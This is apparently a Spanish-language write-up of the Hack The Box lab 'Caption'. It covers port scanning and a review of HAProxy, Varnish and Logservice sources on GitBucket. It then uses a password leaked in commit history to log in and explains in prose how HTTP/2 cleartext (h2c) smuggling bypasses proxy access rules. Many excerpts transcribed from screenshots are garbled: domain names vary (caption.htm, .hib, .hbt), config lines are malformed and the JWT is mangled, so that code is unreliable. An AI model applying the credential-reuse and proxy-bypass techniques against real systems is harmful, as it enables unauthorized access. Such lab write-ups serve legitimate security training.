

<b>Hack The Box - Caption</b>	
Sistema Operativo:	Linux
Dificultad:	Hard
Release:	14/09/2024
<b>Skills Learned</b>	
<ul style="list-style-type: none"> <li>● Web Cache Deception Exploitation</li> <li>● HTTP/2 Request Smuggling Exploitation</li> <li>● Copyparty Exploitation Through CVE-2023-37474</li> <li>● Source Code Review</li> <li>● Command Injection</li> </ul>	

El objetivo del ejercicio fue evaluar la seguridad de una arquitectura web multicapa que integra un proxy inverso (HAProxy), un acelerador de caché (Varnish) y varios servicios internos expuestos únicamente a nivel local. A lo largo del proceso se emplearon técnicas avanzadas de enumeración, manipulación de encabezados, *HTTP/2 cleartext smuggling*, análisis de repositorios, explotación de vulnerabilidades en servicios internos y desarrollo de herramientas personalizadas para interactuar con componentes no documentados.

La intrusión se articuló en torno a una cadena de fallos que combinaba filtraciones de credenciales en el historial de commits, configuraciones laxas en la negociación de protocolos, un servicio interno vulnerable a *path traversal* y un componente RPC escrito en Go que carecía de validaciones adecuadas. La explotación coordinada de estos elementos permitió atravesar las distintas capas defensivas, obtener acceso inicial mediante SSH y, finalmente, escalar privilegios hasta comprometer por completo el sistema.



## Enumeración

La dirección IP de la máquina víctima es 10.129.76.231. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)-[~/Descargas]
└─$ ping -c 5 10.129.76.231 -R
PING 10.129.76.231 (10.129.76.231) 56(124) bytes of data.
64 bytes from 10.129.76.231: icmp_seq=1 ttl=63 time=52.0 ms
RR:   10.10.16.26
      10.129.0.1
      10.129.76.231
      10.129.76.231
      10.10.16.1
      10.10.16.26

64 bytes from 10.129.76.231: icmp_seq=2 ttl=63 time=942 ms      (same route)
64 bytes from 10.129.76.231: icmp_seq=3 ttl=63 time=54.5 ms      (same route)
64 bytes from 10.129.76.231: icmp_seq=4 ttl=63 time=55.1 ms      (same route)
64 bytes from 10.129.76.231: icmp_seq=5 ttl=63 time=74.5 ms      (same route)

--- 10.129.76.231 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 52.032/235.646/942.076/353.306 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.76.231 -oN scanner\_caption** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.


```
(administrador@kali)-[~/Descargas]
└─$ cat nmap/scanner_caption
# Nmap 7.95 scan initiated Mon Jan 27 21:37:07 2025 as: /usr/lib/nmap/nmap -p- -ss -sC -sV -vvv --min-rate 5000 -n -Pn -oN nmap/scanner_caption 10.129.76.231
Nmap scan report for 10.129.76.231
Host is up, received user-set (0.11s latency).
Scanned at 2025-01-27 21:37:08 CET for 25s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      REASON      VERSION
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 3:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:a9:4f (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLNoYT1tbm1zdHAYNTYAAAIBm1zdHAYNTYAAABBBJ+m7rYl1vTrnm789pH3IRhxT4CNCANVj+N5kovboNzczw9vHSBvvPX3KYA3cxGbkIA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:79:de:4a:e6:a5:b4:73:eb:3f:1b:cf:bc:e3:94 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lD1NT5AAAAI0tuEdoYxTohg80Bo6YCaSzUV9+qbnAfhsk4yAZNqhM
80/tcp    open  http-proxy syn-ack ttl 63 HAProxy http proxy 2.0.0 or later
|_ http-methods:
|   _ Supported Methods: GET HEAD POST OPTIONS
|   _ http-open-proxy: Proxy might be redirecting requests
|_ http-title: Did not follow redirect to http://caption.htm
8080/tcp  open  http      syn-ack ttl 63 Jetty
|_ http-methods:
|   _ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: GitBucket
Service Info: OS: Linux; Device: load balancer; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jan 27 21:37:33 2025 -- 1 IP address (1 host up) scanned in 25.68 seconds
```



Tras una fase preliminar de reconocimiento, se constató la existencia de un dominio asociado a la máquina objetivo. Con el fin de asegurar que el entorno de ataque resolviera adecuadamente dicho identificador, resultó imprescindible incorporar una entrada específica en el archivo `/etc/hosts`, habilitando así la correcta correlación entre el nombre de dominio y la dirección IP asignada. Esta intervención se inscribe en el marco del **virtual hosting**, un mecanismo cardinal en la arquitectura de servicios web que faculta a un único servidor físico para orquestar múltiples dominios o aplicaciones de manera concurrente.


El fundamento operativo de esta técnica reside en la capacidad del servidor para discriminar y encaminar las solicitudes en función del dominio solicitado o de la dirección IP empleada por el cliente. En su modalidad **basada en nombre**, el servidor interpreta el encabezado **HTTP Host**, determinando a qué conjunto de recursos, configuraciones o contextos de ejecución debe vincular la respuesta. Por el contrario, el **virtual hosting basado en IP** asigna a cada sitio una dirección independiente, proporcionando un grado superior de aislamiento y resultando especialmente ventajoso en escenarios donde se exige la utilización exclusiva de certificados SSL/TLS por dominio.



```
# hosts
/etc
c 127.0.0.1    localhost
d 2.127.0.1.1  kali
3 10.129.76.231 caption.htm
4 # The following lines are desirable for IPv6 capable hosts
5 ::1    localhost ip6-localhost ip6-loopback
6 ff02::1 ip6-allnodes
7 ff02::2 ip6-allrouters
```

### Análisis del puerto 8080 (HTTP)

Una vez establecida la resolución correcta del dominio, el acceso al servicio expuesto en el puerto **8080** reveló la presencia de un entorno de desarrollo colaborativo sustentado en **GitBucket**. Esta plataforma, análoga en su concepción a GitHub, proporciona una interfaz web para la gestión de repositorios Git, integrando funcionalidades de control de versiones, visualización de commits y administración de proyectos. Dentro del repositorio público se identificaron dos proyectos accesibles, destacando entre ellos **Caption-Portal**, cuyo código fuente permite inferir la lógica funcional y los componentes estructurales de la aplicación desplegada en la máquina objetivo.




El examen del repositorio reveló que el directorio `app` carecía de elementos de interés operativo; no obstante, la carpeta `config` sí albergaba artefactos de configuración relevantes para comprender la arquitectura interna del servicio. Entre ellos destacaban referencias explícitas tanto a **HAProxy** como a **Varnish**, lo que sugiere que la máquina víctima podría estar utilizando una cadena de intermediación y optimización del tráfico más sofisticada de lo habitual. Dentro del subdirectorio correspondiente a HAProxy se localizó su archivo de configuración principal, pieza clave para inferir la topología de balanceo y la lógica de encaminamiento implementada.

En este contexto, **HAProxy** actúa como un equilibrador de carga y proxy inverso de alto rendimiento, ampliamente adoptado en entornos de producción donde se requiere distribuir tráfico TCP y HTTP entre múltiples nodos backend. Su función no se limita a la mera repartición de solicitudes: también introduce mecanismos de persistencia, inspección profunda de paquetes y tolerancia a fallos, constituyéndose así en un componente esencial para garantizar la disponibilidad y resiliencia del servicio.



De forma complementaria, la presencia de **Varnish** apunta a la existencia de una capa de aceleración orientada a la reducción de latencia y al alivio de carga sobre los servidores de aplicación. Varnish opera como un motor de caché HTTP extremadamente eficiente, capaz de almacenar y servir contenido solicitado con frecuencia, minimizando el procesamiento redundante y optimizando el rendimiento global del sistema. Su integración en la infraestructura sugiere una arquitectura diseñada para absorber picos de tráfico y mejorar la experiencia del usuario final mediante la entrega expedita de recursos estáticos o semidinámicos.

La coexistencia de ambos componentes —HAProxy como punto de entrada inteligente y Varnish como acelerador de contenido— revela una infraestructura deliberadamente estratificada, orientada a maximizar la eficiencia operativa y a modular el flujo de solicitudes antes de alcanzar la lógica de negocio propiamente dicha. Este hallazgo proporciona un contexto valioso para comprender el comportamiento de la aplicación y anticipar posibles vectores de ataque derivados de configuraciones defectuosas o interacciones inesperadas entre estas capas intermedias.



```
global
  log /dev/log local0
  log /dev/log local1 notice
  chroot /var/lib/haproxy
  pidfile ./run/haproxy/admin.sock mode 660 level admin expose-fd listeners
  stats timeout 30s
  user haproxy
  group haproxy
  daemon

  default_backend http_back
  default_location /index.html
  ca-base /etc/ssl/certs
  crt-base /etc/ssl/private

  # See: https://github.com/haproxy/haproxy/blob/develop/server-version.h#L8
  ssl-default-bind-ciphers ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:DHE-RSA-AES256-GCM-SHA384:TLS_AES_128_GCM_SHA256:TLS_AES_256_GCM_SHA384:TLS_CHACHA20_Poly1305:TLSv1.2_no_tickets
  ssl-default-bind-options SSL-min-ver TLSv1.2 no-tlsv1-tickets

defaults
  log global
  mode http
  option httplog
  option dontlognull
  timeout connect 5000
  timeout client 50000
  timeout server 50000
  errorfile 400 /etc/haproxy/errors/400.http
  errorfile 403 /etc/haproxy/errors/403.http
  errorfile 408 /etc/haproxy/errors/408.http
  errorfile 500 /etc/haproxy/errors/500.http
  errorfile 502 /etc/haproxy/errors/502.http
  errorfile 503 /etc/haproxy/errors/503.http
  errorfile 504 /etc/haproxy/errors/504.http
```

El análisis detallado del archivo de configuración permitió constatar que la instancia de **HAProxy** opera como un proxy inverso plenamente funcional, articulando tanto la recepción como el filtrado preliminar del tráfico HTTP. El servicio se encuentra a la escucha en el puerto **80** sobre todas las interfaces, actuando como punto de entrada unificado y reenviando únicamente aquellas solicitudes que superan las restricciones definidas hacia el backend designado como *http\_back*. Esta lógica de encaminamiento se sustenta en un conjunto de **ACLs** que implementan un primer nivel de saneamiento y control del tráfico, evitando que determinadas rutas o patrones potencialmente anómalos alcancen la capa de aplicación.

La primera de estas reglas se orienta a detectar rutas que contienen secuencias irregulares —como barras dobles consecutivas o caracteres codificados en porcentaje al inicio del path—, patrones frecuentemente asociados a intentos de evasión de filtros o manipulación de rutas. Cuando una solicitud presenta estas características, el sistema responde con un **403 Forbidden**, neutralizando de forma temprana cualquier intento de explotación basado en traversal o en codificaciones ambiguas. Las siguientes reglas se centran en rutas sensibles, concretamente aquellas que comienzan por */logs* o */download*, cuya exposición podría comprometer la integridad del sistema o revelar información operativa. Cualquier intento de acceso a estos endpoints es igualmente denegado, reforzando la superficie defensiva del servicio.

La última ACL introduce un mecanismo de validación del encabezado **Host**, asegurando que únicamente las solicitudes dirigidas explícitamente a *caption.hib* sean procesadas. En caso de discrepancia, el proxy fuerza una redirección permanente (**301 Moved Permanently**) hacia el dominio legítimo, consolidando así la coherencia del tráfico y evitando accesos no previstos mediante alias o dominios alternativos.


En la sección correspondiente al backend se define la topología de *http\_back*, configurado con un esquema de balanço **round-robin** que distribuye las solicitudes de manera equitativa entre los nodos disponibles. En este caso, el backend se compone de un único servidor que opera en **127.0.0.1:6081**, presumiblemente la instancia de Varnish identificada previamente. La directiva *check* habilita las comprobaciones de salud, garantizando que el proxy únicamente derive tráfico hacia un servidor operativo y evitando así interrupciones derivadas de fallos en la capa interna.



Este conjunto de configuraciones revela una arquitectura cuidadosamente estratificada, donde HAProxy actúa como guardián perimetral, filtrando, normalizando y encauzando el tráfico antes de delegarlo en la capa de aceleración gestionada por Varnish. La interacción entre ambas piezas proporciona un entorno robusto, eficiente y susceptible de análisis desde múltiples vectores ofensivos, especialmente en lo relativo a validación de rutas, manipulación de encabezados y coherencia en la resolución de dominios.

```
30.
37. frontend http_front
38.   bind *:80
39.   default_backend http_back
40.   acl multi_slash path_reg -i ^/[%]+
41.   http-request deny if multi_slash
42.   acl restricted_page path_beg,url_dec -i /logs
43.   acl restricted_page path_beg,url_dec -i /download
44.   http-request deny if restricted_page
45.   acl not_caption hdr_beg(host) -i caption.htb
46.   http-request redirect code 301 location http://caption.htb if !not_caption
47.
48. backend http_back
49.   balance roundrobin
50.   server server1 127.0.0.1:6081 check
```

En el directorio **service** se localiza el archivo *varnish.service*, una unidad de **systemd** que define los parámetros operativos mediante los cuales el servicio Varnish debe iniciarse, detenerse y supervisarse dentro del sistema. El análisis de esta unidad permite inferir la configuración efectiva del servidor de caché, que se encuentra a la escucha en **localhost:6081**, actuando como intermediario entre HAProxy y la aplicación web subyacente. Asimismo, la activación del soporte para **HTTP/2** evidencia una intención explícita de optimizar el rendimiento mediante técnicas avanzadas como la multiplexación de flujos, la compresión de encabezados y la priorización inteligente de recursos, elementos que contribuyen a una entrega más eficiente del contenido.



The screenshot shows a GitHub repository interface with the path `root/Caption-Portal/Caption-Portal/config/service/varnish.service`. The file content is as follows:

```
[Unit]
Description=varnish Cache, a high-performance HTTP accelerator
Documentation=https://www.varnish-cache.org/docs/varnishid
[Service]
Type=once
# Maximum number of open files (for ulimit -n)
LimitNOFILE=101072
# Locked shared memory - should suffice to lock the shared memory log
# (varnishid -l argument)
# Default log size is 8MB vsi + 1M vsm + header -> 8298
# Log file is varnish.log
# Logfile=varnish.log:89992222
ExecStart=/usr/bin/varnishd \
    -a 0.0.0.0:6081 \
    -f /etc/varnish/default.vcl \
    -s malloc,256k \
    -T 1000 \
    -S /etc/varnish/secret \
    -V \
    -v 3 \
    -D \
    -L /var/log/varnish/varnish.log \
    -E /var/run/varnish/varnishreload
ProtectSystem=full
ProtectHome=true
PrivateDevices=true
[Install]
WantedBy=multi-user.target
```

El archivo **default.vcl**, ubicado en el directorio *varnish*, constituye el núcleo de la lógica de procesamiento de solicitudes en Varnish. Este fichero, escrito en **Varnish Configuration Language (VCL)**, define el backend al que se delegan las peticiones no resueltas desde caché, concretamente un servicio que opera en **127.0.0.1:8000**. La presencia de esta configuración confirma la existencia de una tercera capa en la arquitectura: la aplicación web propiamente dicha, que recibe únicamente aquellas solicitudes que no pueden ser satisfechas por la caché o que requieren procesamiento dinámico.

La interacción entre estos tres componentes revela una cadena de procesamiento cuidadosamente orquestada. En primera instancia, el cliente dirige su solicitud HTTP al dominio *caption.htb*, que es interceptado por **HAProxy** en el puerto 80. Allí, el tráfico es sometido a las reglas de inspección y filtrado previamente descritas, garantizando que únicamente las solicitudes válidas y correctamente formadas sean transferidas a la siguiente capa. Una vez superado este control perimetral, la petición es remitida a **Varnish** en el puerto 6081, donde se evalúa la existencia de una respuesta almacenada en caché.



En caso de acierto, Varnish sirve el contenido de manera inmediata, reduciendo la latencia y evitando carga innecesaria sobre la aplicación. Si, por el contrario, se produce un fallo de caché, la solicitud es finalmente derivada al backend configurado en el puerto 8000, donde la aplicación web procesa la lógica de negocio y genera la respuesta correspondiente.



The screenshot shows a browser window with the URL `caption.hbt:8080/root/Caption-Portal/blob/main/config/varnish/default.vcl`. The page is titled "GitBucket" and displays a code editor for the `default.vcl` file. The code is as follows:

```
vcl 4.0;
backend default {
    .host = "127.0.0.1";
    .port = "8000";
}
sub vcl_recv {
    // update for prod - CR-3845
}
sub vcl_backend_response {
    // update for prod - CR-3845
}
sub vcl_deliver {
    // update for prod - CR-3845
}
```

En el proceso de auditoría del repositorio resultó especialmente relevante examinar el historial de *commits*, una práctica habitual en entornos de pentesting dado que los desarrolladores suelen introducir, modificar o eliminar información sensible sin ser plenamente conscientes de su exposición. Esta revisión permitió identificar credenciales potencialmente válidas, un hallazgo que subraya la importancia de analizar no solo el código final, sino también su evolución histórica, donde con frecuencia permanecen artefactos residuales que pueden comprometer la seguridad del sistema.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

GitBucket Find a repository Pull requests Issues Snippets

Files Branches Releases

root / Caption-Portal

Update access control main

root authored on 8 Mar

Showing 1 changed file

config/httpProxy/httpProxy.cfg

```
32 32     errorfile 502 /etc/httpProxy/errors/502.html
33 33     errorfile 503 /etc/httpProxy/errors/503.html
34 34     errorfile 504 /etc/httpProxy/errors/504.html
35 35
36 36     userlist authusers
37 37     user merge insecure password vFracd2R1
38 38
39 39     frontend http_front
40 40     bind *:80
41 41     default_backend http_back
42 42     acl restricted_page path_beg !/etc/nginx/_doc -i /log
43 43     acl download_page path_beg /download -i /download
44 44     http_request_limit_except $restricted_page
45 45     http_request_limit_except $download_page
46 46     http_reject deny if restricted_page
47 47     acl no_caption_bbb bdr_localhost -i caption.bbb
48 48     http_request redirect code 301 location http://caption.bbb if no_caption_bbb
49 49
50 50     backend http_back
```

Patch Unified Split

Ignore Space Show notes View

Show line notes below



El segundo proyecto accesible, **Logservice**, contiene el código fuente de un servicio escrito en **Go**, diseñado para gestionar operaciones de registro mediante **Apache Thrift**, un framework orientado a la definición y comunicación eficiente entre servicios distribuidos. Thrift proporciona un mecanismo de serialización compacto y un modelo RPC de alto rendimiento, lo que lo convierte en una pieza habitual en arquitecturas que requieren escalabilidad y baja latencia. La inspección del archivo *server.go* revela que este servicio está configurado para operar en el puerto **9090**, exponiendo un endpoint que, sin embargo, no es accesible desde el exterior. Esta inaccesibilidad sugiere la existencia de restricciones de red deliberadas, probablemente implementadas mediante reglas de firewall o mediante la propia arquitectura en capas observada previamente, donde únicamente Varnish y HAProxy actúan como puntos de entrada autorizados.

**Logservice**

A service that helps in logs correlation and much more other tasks. It uses Apache Thrift technology to build RPC clients and servers that communicate seamlessly across programming languages.

**Features**

- Parse logs

**Todo**


- Support file uploads
- Expose remote services support more clients across network
- Support serialization
- Implement network security & RBAC

## Análisis del puerto 80 (HTTP)

El reconocimiento externo de la máquina víctima revelaba únicamente el puerto **80** expuesto, donde la aplicación presentaba un panel de autenticación convencional. Considerando los indicios obtenidos durante el análisis del repositorio —especialmente las credenciales inadvertidamente expuestas en el historial de *commits*— procedí a probarlas en este punto de entrada.



La validación resultó exitosa, lo que confirma la criticidad de los errores de higiene en el control de versiones y evidencia cómo la filtración de secretos en repositorios constituye un vector de compromiso frecuente y altamente efectivo.



The screenshot shows a web browser window with the URL 'caption.htb/home'. The page has a dark theme with green accents. At the top, there's a navigation bar with links like 'Kali Linux', 'Kali Tools', 'Kali Docs', etc., and a 'Logout' button. Below the header, the main content area features a title 'Caption Networks: Empowering Your Network!' and a subtext 'Unleash the Power of Connectivity with Caption Networks.' A 'Read More' button is visible. To the right is a 3D-style illustration of a network connection between a computer monitor and a brick wall. Below the illustration are three service highlights in boxes: 'Excellent Speeds' (Ensuring fast and reliable network speed), 'Quality Support' (Our team of experienced professionals is committed to resolving your issues quickly and efficiently), and 'Alerts for everything' (Receive real-time notifications via email, SMS, or our intuitive dashboard).

Una vez autenticado, la navegación por la interfaz permitió identificar distintos endpoints, entre ellos la sección de **logs**, cuyo acceso, como era previsible, se encontraba bloqueado por las reglas de filtrado previamente observadas en HAProxy. Al intentar acceder a dicho recurso, el servidor devolvió un **403 Forbidden**, coherente con la ACL que deniega explícitamente cualquier solicitud dirigida a rutas que comiencen por `/logs`. Este comportamiento confirma que el proxy inverso actúa como primera línea de defensa, impidiendo que un usuario autenticado, pero no autorizado pueda interactuar con componentes internos o potencialmente sensibles del sistema.



The screenshot shows a web browser window with the URL 'caption.htb/logs'. The page displays a large red '403 Forbidden' error message. Below it, a smaller text says 'Request forbidden by administrative rules.'


Durante la interacción con la aplicación, resultó evidente que el mecanismo de autenticación se sustentaba en un **JSON Web Token (JWT)**. Tras decodificarlo, se constató que el token correspondía inequívocamente al usuario **margo**.

```
(administrador㉿kali)-[~/Descargas]
└─$ python3
Python 3.12.8 (main, Jan 11 2025, 09:42:09) [GCC 14.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import jwt
>>> jwt.decode('eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJic2VybmtS16ImIhcndvIiowIzXhwIjoxNzM4MDE0Njc0fQ.3pPpmMyQutxse-kjtFpwXe5z2mbc-2xfhyiz5dpaH4', algorithms=['HS256','RS256'], options={'verify_signature': False})
>>> []

```



Dentro de la interfaz de la aplicación, la sección dedicada a la gestión de *firewalls* mostraba un mensaje indicando que la funcionalidad se encontraba en mantenimiento y que los administradores estaban abordando incidencias activas. Aunque aparentemente inocuo, este aviso constituye un indicio relevante: sugiere la existencia de cuentas con privilegios administrativos y, por extensión, la posibilidad de que determinados endpoints internos permanezcan operativos pero ocultos tras las capas de proxy previamente analizadas. Este tipo de mensajes suele revelar, de manera indirecta, la existencia de funcionalidades restringidas cuya accesibilidad depende de la posición del cliente dentro de la arquitectura.



En este punto, la arquitectura estratificada —con HAProxy filtrando el tráfico y Varnish actuando como acelerador— se convierte en un elemento clave para comprender el vector de ataque viable. La presencia de soporte para **HTTP/2** en Varnish abre la puerta a una técnica avanzada conocida como **HTTP/2 Cleartext**, o *h2c smuggling*, un método que explota la transición entre HTTP/1.1 y HTTP/2 para eludir los controles de acceso impuestos por proxies intermedios.

Este ataque se fundamenta en una característica legítima del protocolo: la posibilidad de solicitar, mediante el encabezado **Upgrade**, la conversión de una conexión HTTP/1.1 en una sesión HTTP/2 en texto claro (*h2c*). Cuando el backend acepta esta actualización y responde con un **101 Switching Protocols**, el canal resultante deja de estar sujeto a la inspección granular del proxy, que continúa interpretando la conexión como tráfico HTTP/1.1 convencional.

A partir de ese momento, el atacante puede enviar tramas HTTP/2 directamente al servidor backend, sin que HAProxy sea capaz de aplicar sus ACL, sus reglas de filtrado o sus restricciones de acceso. En esencia, el proxy queda reducido a un mero túnel TCP, incapaz de interpretar ni bloquear las solicitudes encapsuladas en HTTP/2.

